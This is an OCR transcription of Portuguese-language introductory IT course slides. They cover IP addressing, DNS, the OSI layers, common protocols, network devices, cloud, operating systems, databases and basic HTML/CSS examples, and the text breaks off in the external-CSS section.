
Ex: 2001:0DB8:AD1F:25E2:CADE:CAFE:F0CA:84C1

DETALHE IPV4 E IPV6

- **Por que estamos usando IPv4?**
  O IPv4 transfere endereços de protocolos de 32 bits. Sustenta aproximadamente 4,29 bilhões de IPs pelo mundo todo, o que nos fez chegar na crise atual: O sistema não suportará mais endereços do que isso.
- **Como o IPv6 resolveria esse problema?**
  O novo sistema suportaria algo como 340.282.366.920.938.000.000.000.000.000.000.000 endereços. Você consegue calcular isso? Pois é, nem eu. Mas é muito mais do que 4 bilhões atuais e conseguiria suportar a demanda do crescimento da internet por mais muitos anos. E isso acontece apenas porque os IPs trabalham em 128 bits.
- **Por que não substituímos os sistemas, simplesmente?**
  Os protocolos já começaram a ser substituídos na última década. Essencialmente, os dois sistemas funcionam paralelamente. No entanto, o teste de verdade com o IPv6 será em 8 de junho desse ano, batizado de “World IPv6 Day“. Google, Facebook e outros grandes companhias farão a substituição para testar se os novos IPs vão funcionar.

DNS

- Os servidores DNS (Domain Name System, ou sistema de nomes de domínios) são os responsáveis por localizar e traduzir para números IP os endereços dos sites que digitamos nos navegadores;
- Podemos pensar no DNS como uma camada de abstração entre o que queremos, como entrar em um site, por exemplo, e as engrenagens necessárias para isso acontecer. Basta digitar o endereço desejado que os servidores responsáveis por localizar e traduzir para o número IP correspondente farão o resto - e em uma fração de segundos.



DNS

- Por padrão, utilizamos o serviço de DNS oferecido pelo provedor de acesso ou a empresa responsável por manter a nossa conexão funcionando, como NET, Vivo e GVT, mas não é obrigatório utilizá-lo. É possível optar por serviços que atendam melhor a nossa necessidade, oferecendo mais performance, mais segurança ou mesmo os dois, como é o caso do *OpenDNS*, *Google Public DNS* e *Comodo Secure DNS*.

MODELO OSI

- O modelo OSI (Open System Interconnection) foi criado em 1984 pela ISO (International Organization for Standardization) e define como a troca de informação irá ocorrer entre os dispositivos na rede. É um modelo de referência para interoperabilidade de sistemas, ou seja, ele possibilita a comunicação entre hardware, software e tecnologias de redes distintas;
- *As 7 camadas do modelo dividem a comunicação em partes menores, facilitando a compreensão e o gerenciamento de incidentes/problemas.*

CAMADAS DO MODELO OSI

- O Modelo OSI é composto por 7 camadas, sendo que cada uma delas realizam determinadas funções. As camadas são: Aplicação (Application), Apresentação (Presentation), Sessão (Session), Transporte (Transport), Rede (Network), Dados (Data Link) e Física (Physical).

CAMADA DE APLICAÇÃO

- A camada de aplicação e a que mais notamos no dia a dia, pois interagimos direto com ela através de softwares como cliente de correio, programas de mensagens instantâneas, etc.
- Do ponto de vista do conceito, na minha opinião a camada 7 e basicamente a interface direta para inserção/recepção de dados. Nela é que atuam o DNS, o Telnet, o FTP, etc. E ela pode tanto iniciar quanto finalizar o processo, pois como a camada física, se encontra em um dos extremos do modelo!

CAMADA DE APRESENTAÇÃO

- A camada 6 atua como intermediaria no processo frente às suas camadas adjacentes. Ela cuida da formatação dos dados, e da representação destes, e ela é a camada responsável por fazer com que duas redes diferentes (por exemplo, uma TCP/IP e outra IPX/SPX) se comuniquem, “traduzindo” os dados no processo de comunicação. Alguns dispositivos atuantes na camada de Apresentação são o Gateway, ou os Traceivers, sendo que o Gateway no caso faria a ponte entre as redes traduzindo diferentes protocolos, e o Tranceiver traduz sinais por exemplo de cabo UTP em sinais que um cabo Coaxial

CAMADA DE SESSÃO

- Após a recepção dos bits, a obtenção do endereço, e a definição de um caminho para o transporte, se inicia então a sessão responsável pelo processo da troca de dados/comunicação.
- A camada 5 é responsável por iniciar, gerenciar e terminar a conexão entre hosts. Para obter êxito no processo de comunicação, a camada de sessão têm que se preocupar com a sincronização entre hosts, para que a sessão aberta entre eles se mantenha funcionando. Exemplo de dispositivos, ou mais especificamente, aplicativos que atuam na camada de sessão é o ICQ, ou o MIRC. A partir daí, a camada de sessão e as camadas superiores vão tratar como PDU os **DADOS**.

CAMADA DE TRANSPORTE

- A camada de transporte é responsável pela qualidade na entrega/recebimento dos dados. Após os dados já endereçados virem da camada 3, é hora de começar o transporte dos mesmos.
- A camada 4 gerencia esse processo, para assegurar de maneira confiável o sucesso no transporte dos dados, por exemplo, um serviço bastante interessante que atua de forma interativa nessa camada é o Q.O.S ou *Quality of Service* (Qualidade de Serviço), que é um assunto bastante importante é fundamental no processo de internetworking, e mais adiante vou aborda-lo de maneira bem detalhada.
- Então, após os pacotes virem da camada de rede, já com seus "remetentes/destinatários", é hora de entrega-los, como se as cartas tivessem acabados de sair do correio (camada 3), e o carteiro fosse as transportar (camada 4). Junto dos protocolos de endereçamento (IP e IPX), agora entram os protocolos de transporte (por exemplo, o TCP e o SPX). A PDU da camada 4 é o **SEGMENTO**.

CAMADA DE REDE

- Pensando em WAN, é a camada que mais atua no processo. A camada 3 é responsável pelo tráfego no processo de internetworking. A partir de dispositivos como roteadores, ela decide qual o melhor caminho para os dados no processo de interconexão, bem como estabelecimento das rotas.
- A camada 3 já entende o endereço físico, que o converte para endereço lógico (o endereço IP). Exemplo de protocolos de endereçamento lógico são o IP e o IPX. A partir daí, a PDU da camada de enlace, o quadro, se transforma em unidade de dado de camada 3. E
- Exemplo de dispositivo atuante nessa camada é o Roteador, que sem dúvida é o principal agente no processo de internetworking; é este que determina as melhores rotas baseados no seus critérios, endereça os dados pelas redes, e gerencia suas tabelas de roteamento. A PDU da camada 3 é o **PACOTE.**

CAMADA DE ENLACE

- A camada de enlace trata as topologias de rede, dispositivos como switch, placa de rede, interfaces, etc., e é responsável por todo o processo de switching.
- Após o recebimento dos bits, ela os converte de maneira inteligível (converte de bit para byte, por exemplo), os transforma em unidade de dado, subtrai o endereço físico e encaminha para a camada de rede que continua o processo. Sua PDU é o **QUADRO**.

CAMADA FISICA

- A camada física trata coisas tipo distância máxima dos cabos (por exemplo no caso do UTP onde são 90m), conectores físicos (tipo BNC do coaxial ou RJ45 do UTP), pulsos elétricos (no caso de cabo metálico) ou pulsos de luz (no caso da fibra ótica), etc.
- Resumindo, ela recebe os dados e começa o processo, ou insere os dados finalizando o processo, de acordo com a ordem. Podemos associá-la a cabos e conectores, para ajudar na semântica. Exemplo de alguns dispositivos que atuam na camada física são os hubs, tranceivers, cabos, etc. Sua PDU são os **BITS**.

PROTOCOLOS DE COMUNICAÇÃO

- Na ciência da computação, um **protocolo** é uma convenção que controla e possibilita uma conexão, **comunicação**, transferência de dados entre dois sistemas computacionais. De maneira simples, um **protocolo** pode ser definido como "as regras que governam" a sintaxe, semântica e sincronização da **comunicação**.

TCP/IP

- De uma forma simples, o TCP/IP é o principal protocolo de envio e recebimento de dados MS internet. TCP significa Transmission Control Protocol (Protocolo de Controle de Transmissão) e o IP, Internet Protocol (Protocolo de Internet).
- O TCP/IP é um conjunto de protocolos. Esse grupo é dividido em quatro camadas: aplicação, transporte, rede e interface. Cada uma delas é responsável pela execução de tarefas distintas. Essa divisão em camadas é uma forma de garantir a integridade dos dados que trafegam pela rede.

UDP

- Espécie de “irmão” do protocolo TCP, o UDP (User Datagram Protocol) também se baseia no envio de pacotes de informações, mas remove toda as 4 parte de verificação de erros da outra tecnologia. O objetivo dessa opção é acelerar o processo de envio de dados, visto que todas as etapas de comunicação necessárias para verificar a integridade de um pacote (e para reenviá-lo, se necessário) contribuem para deixá-lo mais lento.
- Quando o protocolo UDP é acionado, ele simplesmente manda informações a um destinatário, sem se preocupar se elas foram recebidas devidamente — em caso de erros, simplesmente ocorre o envio do próximo pacote programado pelo sistema, e os anteriores não podem ser recuperados. Embora esse método de funcionamento potencialize a ocorrência de erros, ele garante uma comunicação rápida entre dois computadores.

DHCP

- DHCP é a sigla para Dynamic Host Configuration Protocol. Trata-se de um protocolo utilizado em redes de computadores que permite a estes obterem um endereço IP automaticamente.
- Caso tenha que administrar uma rede pequena - por exemplo, com 5 computadores - você não terá muito trabalho para atribuir um número IP a cada máquina. E se sua rede possuir 300 computadores? Ou mil? Certamente, o trabalho vai ser imenso e, neste caso, é mais fácil cometer o erro de dar o mesmo número IP a duas máquinas diferentes, fazendo com que estas entrem em conflito e não consigam utilizar a rede.
- O protocolo DHCP é uma eficiente solução para esse problema, já que, por meio dele, um servidor distribui endereços IP na medida em que as máquinas solicitam conexão à rede. Quando um computador desconecta, seu IP fica livre para uso de outra máquina. Para isso, o servidor geralmente é configurado para fazer uma checagem da rede em intervalos pré-definidos.

FTP

- **FTP** significa File Transfer Protocol (Protocolo de Transferência de Arquivos), e é uma forma bastante rápida e versátil de transferir arquivos (também conhecidos como ficheiros), sendo uma das mais usadas na internet.

HALF-DUPLEX E FULL-DUPLEX

- Uma comunicação ***half-duplex*** (também chamada semi-duplex)é quando temos um dispositivo Transmissor e outro Receptor, sendo que ambos podem transmitir e receber dados, porém não simultaneamente, a transmissão tem sentido bidirecional. Durante uma transmissão *half-duplex*, em determinado instante um dispositivo A será transmissor e o outro B será receptor, em outro instante os papéis podem se inverter. Por exemplo, o dispositivo A poderia transmitir dados que B receberia; em seguida, o sentido da transmissão seria invertido e B transmitiria para A a informação se os dados foram corretamente recebidos ou se foram detectados erros de transmissão. A operação de troca de sentido de transmissão entre os dispositivos é chamada de *turn-around* e o tempo necessário para os dispositivos chavearem entre as funções de transmissor e receptor é chamado de *turn-around time*.

HALF-DUPLEX E FULL-DUPLEX

- Uma comunicação ***full duplex*** (também chamada apenas duplex)é quando temos um dispositivo Transmissor e outro Receptor, sendo que os dois podem transmitir dados simultaneamente em ambos os sentidos (a transmissão é bidirecional). Poderíamos entender uma linha full-duplex como funcionalmente equivalente a duas linhas simplex, uma em cada direção. Como as transmissões podem ser simultâneas em ambos os sentidos e não existe perda de tempo com turn-around (operação de troca de sentido de transmissão entre os dispositivos), uma linha full-duplex pode transmitir mais informações por unidade de tempo que uma linha half-duplex, considerando-se a mesma taxa de transmissão de dados.

FIREWALL

- **Firewall** é uma solução de segurança baseada em hardware ou software (mais comum) que, a partir de um conjunto de regras ou instruções, analisa o tráfego de rede para determinar quais operações de transmissão ou recepção de dados podem ser executadas.

NAT

- Network Address Translation. É um recurso que permite converter endereços ip da rede interna em endereços ip da Internet. O uso mais comum deste recurso é compartilhar a conexão com a Internet. O compartilhamento pode ser feito usando um PC com duas placas de rede, um modem ADSL com hub embutido, um roteador, etc.
- **NAT Estático** – Um endereço privado é traduzido num endereço público.
- **NAT Dinâmico** –Existe um conjunto de endereços públicos (*pool*), que as máquinas que usam endereços privados podem usar.
- **NAT Overload (PAT)** –Esta é certamente a técnica mais usada. Um exemplo de PAT é quando temos 1 único endereço público e por ele conseguimos fazer sair várias máquinas (1:N). Este processo é conseguido, uma vez que o equipamento que faz PAT utiliza portas que identificam univocamente cada pedido das máquinas locais (ex: **217.1.10.1**:53221, **217.1.10.1**:53220, etc) para o exterior.

HUB

- Hub ou concentrador é o processo pelo qual se transmite ou difunde determinada informação, tendo, como principal característica, que a mesma informação está sendo enviada para muitos receptores ao mesmo tempo. Este termo é utilizado em rádio, telecomunicações e em informática.

SWITCH

- Um switch pode ser visto como um equipamento para extensão física dos pontos de rede, ou seja, todos os aparelhos que se conectam em uma rede doméstica. Um switch realiza as mesmas funções que um hub, mas com uma diferença importante: vários pacotes são transmitidos ao mesmo tempo, o que aumenta a velocidade da rede em comparação com a utilização de um hub. Se um pacote demora a ser transmitido, não interfere tanto na performance da rede, visto que muitos outros pacotes são transmitidos em paralelo. Em redes com grande tráfego de dados, a utilização de um switch ao invés de um hub é altamente recomendável e desejável.

VPN e PROXY

- **VPN:** é uma ferramenta extremamente poderosa para a segurança das informações pessoais, mas muitos usuários ainda desconhecem o recurso. O acrônimo, que representa uma “Rede Privada Virtual” (Virtual Private Network), permite o tráfego de dados de forma segura e também permite o acesso a uma rede interna de uma empresa, mesmo trabalhando em casa, por exemplo.
- **Proxy:** Ele funciona com um estilo de intermediário entre a nossa máquina e a Internet. Uma máquina que se ligue através de um servidor Proxy à Internet ,“obedece” às regras definidas por este e todos os pedidos (ex. páginas web, ficheiros, etc) são também feitos pelo Proxy (e não diretamente pela máquina de origem) que posteriormente os devolve ao cliente.
- Por exemplo, se a máquina 192.168.10.1 quer aceder ao site do Pplware, essa máquina faz o pedido ao Proxy e o Proxy é que faz o pedido ao servidor onde o site está alojado. Depois o Proxy devolve a informação ao cliente que a solicitou.

CLOUDING "NUVEM"

- A computação em nuvem é o fornecimento de serviços de computação, incluindo servidores, armazenamento, bancos de dados, rede, software, análise e inteligência, pela Internet ("a nuvem") para oferecer inovações mais rápidas, recursos flexíveis e economias de escala. Você normalmente paga apenas pelos serviços de nuvem que usa, ajudando a reduzir os custos operacionais, a executar sua infraestrutura com mais eficiência e a escalonar conforme as necessidades da sua empresa mudam.

TIPOS DE CLOUDING "NUVEM"

Nuvem pública

- As nuvens públicas pertencem a um provedor de serviço de nuvem terceirizado e são administradas por ele, que fornece recursos de computação (tais como servidores e armazenamento) pela Internet. O Microsoft Azure é um exemplo de nuvem pública. Com uma nuvem pública, todo o hardware, software e outras infraestruturas de suporte são de propriedade e gerenciadas pelo provedor de nuvem. Você acessa esses serviços e gerencia sua conta usando um navegador da Web.

Nuvem privada

- Uma nuvem privada se refere aos recursos de computação em nuvem usados exclusivamente por uma única empresa ou organização. Uma nuvem privada pode estar localizada fisicamente no datacenter local da empresa. Algumas empresas também pagam provedores de serviços terceirizados para hospedar sua nuvem privada. Uma nuvem privada é aquela em que os serviços e a infraestrutura são mantidos em uma rede privada.

Nuvem híbrida

- Nuvens híbridas combinam nuvens públicas e privadas ligadas por uma tecnologia que permite que dados e aplicativos sejam compartilhados entre elas. Permitindo que os dados e os aplicativos se movam entre nuvens privadas e públicas, uma nuvem híbrida oferece à sua empresa maior flexibilidade, mais opções de implantação e ajuda a otimizar sua infraestrutura, segurança e conformidade existentes.

SISTEMA OPERACIONAL

O QUE É UM SISTEMA OPERACIONAL?

- É o conjunto de programas que gerenciam recursos, processadores, armazenamento, dispositivos de entrada e saída e dados da máquina e seus periféricos. O sistema que faz comunicação entre o hardware e os demais softwares. O Sistema Operacional cria uma plataforma comum a todos os programas utilizados. Exemplos: Dos, Unix, Linux, Mac OS, OS-2, Windows NT, Windows 7, Windows 8 e 10.

FUNÇÃO BÁSICA

- Dentre as funções básicas de computadores de uso geral, pode-se citar:
  - Definição da interface com o usuário;
  - compartilhamento de hardware entre usuários;
  - compartilhamento de dados entre usuários;
  - gerenciamento dos dispositivos de entrada e saída;
  - Tratamento e recuperação de erros

TIPOS DE SISTEMAS OPERACIONAIS

- Existem vários. Windows, Ubuntu, MAC OS, Linux, Unix.
- O que diferencia tantos sistemas operacionais ao longo do tempo são suas maneiras de trabalhar e executar funções. São estilos que evoluíram devido as novas tecnologias e que tonam o computador cada vez mais eficiente.
- Monotarefas: Também chamados de monoprogramáveis, esse era o tipo dos sistemas operacionais antigos. São aqueles que não conseguem realizar mais do que uma tarefa ao mesmo tempo. Se uma pessoa digita um texto, não pode fazer um cálculo. Era necessário cessar um aplicativo/tarefa para que outro pudesse ser iniciado.
- Multitarefas: Ou multiprogramáveis, é a evolução dos monotarefas. Podem rodar quantas aplicações o usuário quiser, sem nenhum prejuízo ou risco, podendo alternar entre as tarefas de modo rápido e eficiente.
- Multiusuário: Nesses sistemas, é possível que vários usuários utilizem as funções do mesmo computador. É importante ressaltar, esses são diferentes dos programas que suportem diversos usuários quando conectados em rede.

TIPOS DE SISTEMAS OPERACIONAIS - CONTINUAÇÃO -

- Monousuário: Apenas uma pessoa pode usufruir do computador quando ele é regido por esse tipo de sistema. É bastante comum.

- Sistemas de tempo real/compartilhado: Esses tipos são diretamente opostos um ao outro. Enquanto o primeiro (tempo real) permite a execução de tarefas em um tempo determinado, sendo que se este ultrapasse o prazo não haja riscos danosos, o segundo pede que o limite de tempo seja respeitado ou pode ocorrer danos irreparáveis. Normalmente são usados em controles de processos e em aplicações de uso comercial.

- Sistemas multiprocessadores: Sistemas que contam com dois ou mais CPUs (processadores) trabalhando em conjunto, de modo que possam ser executadas diversas tarefas diferentes ao mesmo tempo, e até mesmo que uma tarefa seja dividida entre os processadores compartilhados a fim de torna-la mais rápida.

Windows

- O primeiro sistema operacional criado pela Microsoft foi o Windows 1, no ano de 1985. Este modelo era totalmente inovador na época, porém com suas limitações tecnológicas impostas pelo período. A partir de então, a empresa passou a divulgar novos softwares com o objetivo de melhorar este sistema. A marca ganhou este nome que significa “janelas” em português.
- Junto a estas atualizações, vieram novas formas de formatação dos computadores. Esta evolução de ambas as partes facilitava a instalação do software, pois esta atividade passou a ser possível com a utilização de apenas um disco “bootavel”. E, finalmente as buscas dos programas online.

Tipos de Windows

- Dentro dos 32 anos de história do software, o Windows já disponibilizou diversos serviços operacionais, que as vezes agradaram ao público consumidor e outras não tanto. Em meio aos sucessos e as opções menos bem recebidas estão:
- Windows 1;
- Windows 2;
- Windows 3;
- Windows 3.1;
- Windows 95;
- Windows 98;
- Windows ME;
- Windows XP;
- Windows Vista;
- Windows 7;
- Windows 8;
- Windows 8.1;
- Windows 10.

LINUX

- O Linux é um dos sistemas operacionais mais usados no mundo, ao lado do Windows e do OS X. Ele é conhecido por ser adotado mais por servidores que por usuários finais e isso dá a ele a fama de ser difícil para pessoas sem grandes conhecimentos de informática.

O QUE É LINUX?

- O Linux, da mesma forma que o Windows (Microsoft) e o Mac OS (Apple), é um sistema operacional baseado em Unix criado para desktops, mas que também é usado em servidores, smartphones, tablets e outros tipos de dispositivos, incluindo caixas bancários. Ao contrário de seus concorrentes mais famosos, o Linux não foi desenvolvido para fins comerciais e seu software e desenvolvimento são feitos em código aberto, o que significa que qualquer pessoa pode criar e distribuir aplicativos para ele.

- A parte básica do Linux é composta de um kernel, software criado para fazer a comunicação de outros programas e traduzi-los em comandos para a unidade de processamento e outros componentes eletrônicos. Para funcionar, porém, também é necessário aplicativos e bibliotecas específicas para eles.

- Isto significa que um usuário de Linux pode escolher entre diversos aplicativos para executar a mesma função, sejam eles editores de texto, interfaces gráficas ou mesmo prompts de comando. O processo é semelhante à escolha entre Chrome e Firefox: os dois são navegadores, capazes de fazer a mesma coisa, mas de formas e aparência distintas.

BANCO DE DADOS

O QUE É UM BANCO DE DADOS?

- Segundo Korth, um **banco de dados** "é uma coleção de dados inter-relacionados, representando informações sobre um domínio específico", ou seja, sempre que for possível agrupar informações que se relacionam e tratam de um mesmo assunto, posso dizer que tenho um banco de dados.
- Podemos exemplificar situações clássicas como uma lista telefônica, um catálogo de CDs ou um sistema de controle de RH de uma empresa.
- Já um sistema de gerenciamento de **banco de dados (SGBD)** é um software que possui recursos capazes de manipular as informações do banco de dados e interagir com o usuário. Exemplos de SGBDs são: **Oracle**, **SQL Server**, DB2, **PostgreSQL**, **MySQL**, o próprio Access ou Paradox, entre outros.
- Por último, temos que conceituar um sistema de banco de dados como o conjunto de quatro componentes básicos: dados, hardware, software e usuários. Date conceituou que "sistema de bancos de dados pode ser considerado como uma sala de arquivos eletrônica". A **Figura 1** ilustra os componentes de um sistema de banco de dados.

PROJETO DE BANCO DE DADOS

- Todo bom sistema de banco de dados deve apresentar um projeto, que visa a organização das informações e utilização de técnicas para que o futuro sistema obtenha boa performance e também facilite infinitamente as manutenções que venham a acontecer.
- O projeto de banco de dados se dá em duas fases:
  - **Modelagem conceitual;**
  - **Projeto lógico;**
- Estas duas etapas se referem a um sistema de banco de dados ainda não implementado, ou seja, que ainda não exista, um novo projeto. Para os casos em que o banco de dados já exista, mas é um sistema legado, por exemplo, ou um sistema muito antigo sem documentação, o processo de projeto de banco de dados se dará através da utilização de uma técnica chamada de Engenharia Reversa, que será visto em outra oportunidade.

BANCO DE DADOS RELACIONAL

- Os bancos de dados relacionais são fundamentados no paradigma da orientação a conjuntos, uma vez que sua base é construída em cima da teoria dos conjuntos.
- Esses bancos armazenam dados em estruturas chamadas tabelas, compostas por colunas — atributos e linhas —, tuplas ou registros. Sua linguagem é a SQL (*Structured Query Language*).
- Eles são usados para dados tabulares, de fácil inserção e recuperação. Dominam atualmente a maior fatia do mercado de banco de dados, devido à sua aplicabilidade. Seus principais representantes são o **Oracle, SQL Server**, **MySQL** e **PostgreSQL**.

BANCO DE DADOS NÃO-RELACIONAL

- Esse tipo de Banco de Dados surge como solução para situações nas quais os bancos relacionais não atendem de forma satisfatória. Ambientes com dados mistos — como imagens, mapas e tabelas — que não podem ser facilmente tabulados em linhas e colunas necessitam de uma solução não-relacional.

- Surgem aí bancos conhecidos como NoSQL (Do inglês, *Not Only SQL*). Esses bancos dão vazão a demandas de gigantes como Google, por exemplo, que oferecem, no seu portfólio, as mais diversas soluções, desde contas de e-mail, dados espaciais e armazenamento de imagens e *Cloud Computing*. Podemos citar como exemplos de bancos NoSQL, o **MongoD, Redis** e **Cassandra**.

DESENVOLVIMENTO WEB

O QUE É DESENVOLVIMENTO WEB?

- Desenvolvimento web é o termo utilizado para descrever o desenvolvimento de sites, na Internet ou numa intranet. Este é o profissional que trabalha desenvolvendo websites, podendo ser um Web Designer, ou Web Developer.

O QUE É WEB DESIGN

- O **web design** é uma extensão da prática do design gráfico, onde o foco do projeto é a criação de web sites e documentos disponíveis no ambiente da World Wide Web.

DESENVOLVEDOR WEB VS WEB DESIGN

- Em essência, web design refere-se tanto à parte estética do site e sua usabilidade. Os designers da Web usam vários programas de design, como o Adobe Photoshop, para criar o layout e outros elementos visuais do site.
- Os desenvolvedores da Web, por outro lado, adotam um design de site e, na verdade, criam um site funcional a partir dele. Os desenvolvedores da Web usam HTML, CSS, Javascript, PHP e outras linguagens de programação para dar vida aos arquivos de design.
- Web designers devem sempre começar considerando os objetivos do site de um cliente e, em seguida, passar para uma arquitetura de informação (IA) para definir a hierarquia de informações de um site e ajudar a orientar o processo de design. Em seguida, os web designers podem começar a criar wireframes e, finalmente, passar para o estágio de design. Web designers podem usar vários princípios básicos de design para obter um layout esteticamente agradável que também ofereça excelente experiência ao usuário.

LINGUAGENS DE DESENVOLVIMENTO WEB

- As linguagens de **programação web** são utilizadas especificamente para o desenvolvimentos das camadas de apresentação e de lógica de negócio de web sites, portais e aplicações web em geral;
- E com isso existe algumas linguagens que você pode utilizar para desenvolver um site, por exemplo:
- HTML
- CSS
- PHP
- JavaScript
- .NET
- ASP
- Java
- Ruby
- Python
- Perl
- C
- C++

HTML

- Na verdade, HTML não é uma linguagem de programação, é uma **linguagem de marcação**. Bem resumidamente, linguagem de marcação é um conjunto de regras e códigos que define como os elementos da página são exibidos.
- Conhecimento em HTML é o básico para qualquer Web Designer. Apesar de existir muitas ferramentas que fazem praticamente todo o trabalho de estruturação das páginas, é importante que o profissional entenda como isso acontece no nível de código para que possa fazer melhorias e correções quando necessário.

HTML
Exemplo prático

- Ao acessar uma página web através de um navegador, ele é capaz de interpretar o código HTML e renderizá-lo de forma compreensível para o usuário final, exibindo textos, botões, etc. com as configurações definidas por meio das diversas tags que essa linguagem dispõe.
- A **estrutura básica de uma página HTML** pode ser vista abaixo, na qual podemos ver as principais tags que são necessárias para que o documento seja corretamente interpretado pelos browsers.

```
01 <!DOCTYPE html>
02 <html>
03 <head>
04     <meta charset="UTF-8"/>
05     <title>Document</title>
06 </head>
07 <body>
08     <!-- Conteúdo -->
09 </body>
10 </html>
```

CSS

- O CSS é utilizado em conjunto com o HTML. É uma linguagem utilizada para definição de estilos, para definir o layout de documentos HTML. Enquanto o HTML é usado para estruturar conteúdos, o CSS é usado para formatar conteúdos estruturados.

CSS
Exemplo prático

Assim como o HTML, o CSS não é realmente uma linguagem de programação. Também não é uma linguagem de marcação — mas sim uma *linguagem de folha de estilos*. Isso significa que o CSS permite aplicar estilos seletivamente a elementos em documentos HTML. Por exemplo, para selecionar **todos** os elementos parágrafo de uma página HTML e tornar o texto dentro deles vermelho, você vai escrever este CSS:

```
p {
  color: red;
}
```

HTML + CSS

- Existem diversas maneiras de se **incluir códigos CSS** em seu site, são elas:
  - **Inline**
  - **Declarando na mesma página**
  - **Utilizando um arquivo externo**
- Agora vamos ver como utilizar cada um deles. Vamos começar criando um **documento HTML** que será o nosso documento padrão para o tutorial, nele conterá apenas uma tag h1 e parágrafos.

```
<html>
<head>
  <title>Código CSS - Entendendo a folha de estilos</title>
</head>
<body>
<h1>Sou a tag h1</h1>

<p>Lorem ipsum dolor sit amet, consectetur adipiscing elit. Duis ultrices feugiat ullamcorper.
 Cras ut tristique velit. Fusce euismod turpis at lorem vestibulum malesuada. Mauris porttitor sem
 vitae leo tincidunt varius. Nunc vulputate interdum sem, eu semper metus suscipit ut. Sed eget an
 metus. Fusce leo ante, aliquam in sagittis id, auctor quis turpis. Donec vitae magna quis mi
 dignissim auctor quis eget augue.</p>

<p>Lorem ipsum dolor sit amet, consectetur adipiscing elit. Duis ultrices feugiat ullamcorper.
Cras ut tristique velit. Fusce euismod turpis at lorem vestibulum malesuada. Mauris porttitor sem
vitae leo tincidunt varius. Nunc vulputate interdum sem, eu semper metus suscipit ut. Sed eget ant
metus. Fusce leo ante, aliquam in sagittis id, auctor quis turpis. Donec vitae magna quis mi
dignissim auctor quis eget augue.</p>

</body>
</html>
```

HTML + CSS inline

- O css inline é pouco utilizado em websites por deixar o código "poluído" com muita informação, mas é muito utilizado na criação de mailings e e-mail marketing.
- Sua utilização é bem simples, para usá-lo, basta inserir o style dentro da própria tag html que ele receberá o efeito.
- Como ele é aplicado diretamente naquela tag específica, é impossível reutilizar ele em outra tag, tendo que sempre copiar e colar ou criar um novo para cada tag que você queira estilizar.

```
<html>
<head>
  <title>Código CSS - Entendendo a folha de estilos</title>
</head>
<body>
<h1 style="font-style: italic;">Sou a tag h1</h1>

<p style="color:red;">Lorem ipsum dolor sit amet, consectetur adipiscing elit.
Duis ultrices feugiat ullamcorper. Cras ut tristique velit. Fusce euismod turpis at lorem
vestibulum malesuada. Mauris porttitor sem vitae leo tincidunt varius. Nunc vulputate
interdum sem, eu semper metus suscipit ut. Sed eget ante metus. Fusce leo ante, aliquam
in sagittis id, auctor quis turpis. Donec vitae magna quis mi dignissim auctor quis eget
augue.</p>

<p style="color:red;">Lorem ipsum dolor sit amet, consectetur adipiscing elit.
Duis ultrices feugiat ullamcorper. Cras ut tristique velit. Fusce euismod turpis at
lorem vestibulum malesuada. Mauris porttitor sem vitae leo tincidunt varius. Nunc
vulputate interdum sem, eu semper metus suscipit ut. Sed eget ante metus. Fusce leo
ante, aliquam in sagittis id, auctor quis turpis. Donec vitae magna quis mi dignissim
auctor quis eget augue.</p>

</body>
</html>
```

HTML + CSS Mesma Página

- Esse tipo de declaração é um pouco diferente da declaração inline, ela é aplicada na mesma página onde estão as tag's a serem estilizadas, mas são declaradas de forma global, evitando assim que precisemos inserir o estilo em cada tag específica.

Esse exemplo nós declaramos de forma global, ou seja:

- Toda tag h1 terá o efeito declarado
- Toda tag p terá o efeito declarado

```
<html>
<head>
  <title>Código CSS - Entendendo a folha de estilos</title>
<style type="text/css">
h1{
  font-style: italic;
}
p{
  color: red;
}
</style>
</head>
<body>
<h1>Sou a tag h1</h1>

<p>Lorem ipsum dolor sit amet, consectetur adipiscing elit. Duis ultrices feugiat
ullamcorper. Cras ut tristique velit. Fusce euismod turpis at lorem vestibulum malesuada.
Mauris porttitor sem vitae leo tincidunt varius. Nunc vulputate interdum sem, eu semper
metus suscipit ut. Sed eget ante metus. Fusce leo ante, aliquam in sagittis id, auctor
quis turpis. Donec vitae magna quis mi dignissim auctor quis eget augue.</p>

<p>Lorem ipsum dolor sit amet, consectetur adipiscing elit. Duis ultrices feugiat
ullamcorper. Cras ut tristique velit. Fusce euismod turpis at lorem vestibulum malesuada.
Mauris porttitor sem vitae leo tincidunt varius. Nunc vulputate interdum sem, eu semper
metus suscipit ut. Sed eget ante metus. Fusce leo ante, aliquam in sagittis id, auctor
quis turpis. Donec vitae magna quis mi dignissim auctor quis eget augue.</p>

</body>
</html>
```

HTML + CSS Externo

- Agora veremos a declaração de CSS mais utilizada, a externa. Basicamente ela se consiste em você colocar todo o código CSS em um arquivo externo .css e no html você apenas linkar/chamar esse arquivo para que o código seja estilizado. Ou seja, você vai chamar o CSS no HTML;

```
